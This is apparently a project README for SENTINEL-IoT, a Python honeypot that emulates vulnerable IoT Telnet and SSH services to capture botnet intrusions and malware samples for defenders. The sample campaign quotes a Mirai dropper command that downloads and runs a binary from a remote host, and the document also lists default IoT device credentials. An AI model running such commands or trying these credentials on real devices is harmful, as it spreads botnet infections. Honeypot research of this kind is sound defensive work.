"If you want to stop the botnet, you must become the vulnerability."
Developed by: Anand Binu Arjun
Repository: https://github.com/AnandBinuArjun/SENTINEL-IOT
- Why This Exists
- What Makes This Different
- Live Intelligence Produced
- Architecture & Tech Stack
- Detection Surface
- Example Live Campaign
- Kill Chain Model
- Public Threat Feed & Database
- Ethical & Legal Model
- VPS Hardening Model
- Installation, Configuration & Usage
- Future Roadmap
The internet is flooded with automated malware (Mirai, Gafgyt, Mozi) scanning for vulnerable IoT devices 24/7. Traditional firewalls just block this traffic—detecting it, but learning nothing. Attackers constantly evolve, changing IPs and payloads within minutes.
SENTINEL-IoT flips the script. Instead of blocking the attack, it invites it. It emulates a vulnerable CCTV camera, router, or DVR, allowing the attacker to "break in." Once inside, every keystroke, command, and downloaded malware binary is silently captured, analyzed, and fingerprinted.
This turns noise into intelligence, providing defenders with the IP addresses of compromised devices before they can attack high-value targets.
Most honeypots are complex, heavy, or purely academic. SENTINEL-IoT is configured for high-fidelity production deployment:
- Lightweight Core: Runs on a $5/mo VPS or a Raspberry Pi (Zero/3/4) with minimal resource footprint.
- Hybrid Deception: Simultaneous emulation of Telnet (23) and SSH (22)—the two most abused IoT vectors.

- Glassmorphism UI: A stunning, real-time dashboard that looks like a SOC screen, designed for large monitors in security centers.
- Integrated Malware Downloader: Automatically identifies
wget/curlcommands, strips arguments, and safely downloads the malware samples for reverse engineering. - Smart Logging: Uses a dual-logging strategy (SQLite for real-time app access + Text Files for reliable cold storage).
The system acts as a passive intelligence gathering node, producing three distinct types of intel:
-
Source Intelligence (The 'Who')
- Origins of brute-force attacks.
- Identification of compromised home routers vs. bulletproof hosting.
- Attack frequency and persistence tracking.
-
Credential Intelligence (The 'How')
- Dictionaries of weak usernames/passwords attackers are currently trying.
- Real Example:
admin:1234(Generic),root:xc3511(Dahua DVRs),realtek:realtek(Router chips).
-
Payload Intelligence (The 'What')
- Shell scripts (
.sh). - Binary URLs (
http://malware.srv/bins/arm7). - Command sequences specific to botnet families (Mirai, Tsunami, Hajime).
- Shell scripts (
The system is composed of three decoupled micro-services communicating via a local SQLite bridge.
graph TD
    Attacker[Attacker / Botnet] -->|Telnet :2323| TelnetSensor[Telnet Emulator]
    Attacker -->|SSH :2222| SSHSensor[SSH Emulator]

    TelnetSensor -->|Log Attack| SQLite[(Shared Intel DB)]
    TelnetSensor -->|Backup Log| TextLogs[Flat Files]
    SSHSensor -->|Log Attack| SQLite
    SSHSensor -->|Backup Log| TextLogs

    SQLite -->|Read Stats| API[FastAPI Backend]
    API -->|JSON Feed| Dashboard[Flask Web UI]

    Dashboard -->|View| Analyst[Security Analyst]
-
Emulators: Pure Python 3.10+ using
socketandparamiko. No external system binaries required. -
Backend:
FastAPI(High-performance Async I/O). -
Frontend:
Flask+Jinja2+ Vanilla CSS (Glassmorphism design system). -
Database:
SQLite3(Wal-mode compatible, zero-config). -
Environment: Managed via
.envconfiguration (12-Factor App principles).
SENTINEL-IoT emulates the following "dumb" devices to attract specifically targeted malware:
| Service | Port | Emulated Persona | Target |
|---|---|---|---|
| Telnet | 23/2323 | BusyBox/Linux Router | Mirai, Gafgyt, Qbot |
| SSH | 22/2222 | Ubuntu Server / OpenWRT | Crypto-miners, Tsunami, Stealth-Loaders |
| HTTP | 80/8080 | (Planned) Web Panel | Log4j, CCTV Admin Panels |
Note: The system uses high-ports (2222/2323) by default to run without root privileges. You can map these to 22/23 using iptables or router port-forwarding.
Captured by a SENTINEL-IoT node on 2026-01-11:
1. The Knock (Brute Force)
IP: 192.168.x.x
Source Port: 44812
User:root
Pass:vizxv(Default credential for Dahua CCTVs)
2. The Entry (Shell Commands)
enable
shell
sh
/bin/busybox MIRAI
The attacker attempts to check if the shell is a specific Busybox version.
3. The Drop (Malware Download)
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://103.14.x.x/bins/mirai.arm7; chmod 777 mirai.arm7; ./mirai.arm7At this point, SENTINEL-IoT intercepts the URL, downloads the file to a sandbox, hashes it (SHA-256), and terminates the connection before execution.
SENTINEL-IoT operates intentionally across the first three stages of the Cyber Kill Chain:
- Reconnaissance: Detects IPs scanning for open ports.
- Weaponization: Captures the specific exploit payload or password combination used.
- Delivery: Intercepts the delivery of the malware binary.
Intervention Point: We intervene at Stage 4 (Exploitation). We do not execute the malware (Installation) or allow it to contact its C2 (Command & Control). This protects your infrastructure and prevents the honeypot from participating in DDoS attacks.
The system exposes a lightweight API for integration with other security tools (SIEM, SOAR).
- Summary Feed:
http://<IP>:8000/dashboard/stats - Top IP Feed:
http://<IP>:8000/feed/ips
Direct SQL access is available for advanced analytics.
Table: attacks
| Column | Type | Description |
|---|---|---|
id |
INTEGER | Primary Key |
ip |
TEXT | Attacker Source IP |
type |
TEXT | Attack Type / Service (ssh, telnet) |
timestamp |
TEXT | UTC ISO 8601 Timestamp |
Table: malware
| Column | Type | Description |
|---|---|---|
hash |
TEXT | SHA-256 Hash of downloaded binary |
family |
TEXT | Malware family guess (e.g. Mirai) |
timestamp |
TEXT | Capture time |
-
Passive Interaction Only: We never hack back. We only listen to traffic sent to us.
-
No PII Collection: We do not collect personal data; only machine-generated attack traffic.
-
Containment: Malware is never executed. It is downloaded to a non-executable directory (
sample_binaries/) for static analysis only. -
ISP Compliance: The system is designed to be low-noise outbound. It does not scan out, ensuring you aren't flagged for abuse by your ISP.
Before deploying this to the public internet, ensure your host is secure:
- Isolate: Run in a Docker container or a dedicated VM.
- Firewall:
- Allow Inbound: 2222 (Sensor), 2323 (Sensor), 5000 (Dash), 8000 (API).
- Block Outbound: Port 25 (SMTP), 445 (SMB) to prevent leakage.
- Host Key Management: The
host.keyfor SSH is generated uniquely on first run to prevent fingerprinting. Do not commit this key to Git.
Double-click start_all.bat. This handles environment activation and process execution.
# Clone the repo
git clone https://github.com/AnandBinuArjun/SENTINEL-IOT.git
cd SENTINEL-IOT

# Setup Environment
pip install -r requirements.txt

# Configure Environment
cp .env.example .env
nano .env  # Edit your secrets and ports

# Run Components (In separate terminals or via Screen/Tmux)
python backend/api.py
python dashboard/app.py
python sensor/services/telnet_emulator.py
python sensor/services/ssh_emulator.py| Variable | Default | Description |
|---|---|---|
HOST_IP |
0.0.0.0 | Bind address. Use 127.0.0.1 for local only. |
DASHBOARD_PORT |
5000 | Port for the Web UI. |
API_PORT |
8000 | Port for the Backend API. |
DB_PATH |
backend/intel.db | Location of the SQLite database. |
-
Dashboard:
http://localhost:5000 -
API Documentation:
http://localhost:8000/docs(Auto-generated by FastAPI)
-
Docker Support:
docker-compose.ymlfor 1-command deployment. -
GeoIP Integration: Map attacks to countries on the dashboard.
-
Discord Webhooks: Live alerting for high-priority events.
-
Ja3 Fingerprinting: Advanced SSH client fingerprinting.
This project is for educational and defensive research purposes only. Use responsibly.